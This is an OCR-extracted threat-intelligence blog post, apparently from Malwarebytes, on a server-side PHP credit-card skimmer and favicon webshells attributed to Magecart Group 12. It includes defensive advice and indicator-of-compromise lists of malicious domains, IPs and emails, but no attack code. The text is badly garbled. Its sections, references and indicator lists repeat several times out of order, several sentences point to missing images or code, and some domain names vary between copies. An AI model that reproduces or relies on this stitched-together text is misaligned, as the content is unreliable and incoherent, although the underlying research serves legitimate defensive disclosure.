
Newly observed PHP-based skimmer shows ongoing Magecart Group 12 activity

By Threat Intelligence Team

Published: 2021-05-12 · Archived: 2026-04-05 22:21:35 UTC



There is a lot of publicly documented material on the activities of Group 1 also known for their ‘ant and cockroach‘ skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host

gooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com
autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms

195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67


jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/


Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
goooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms

195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru




That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/


Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
gooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com


autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms

195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru



A similar PHP file (Mage.php) was reported by SanSec as well:




That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
gooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com


autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms

195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

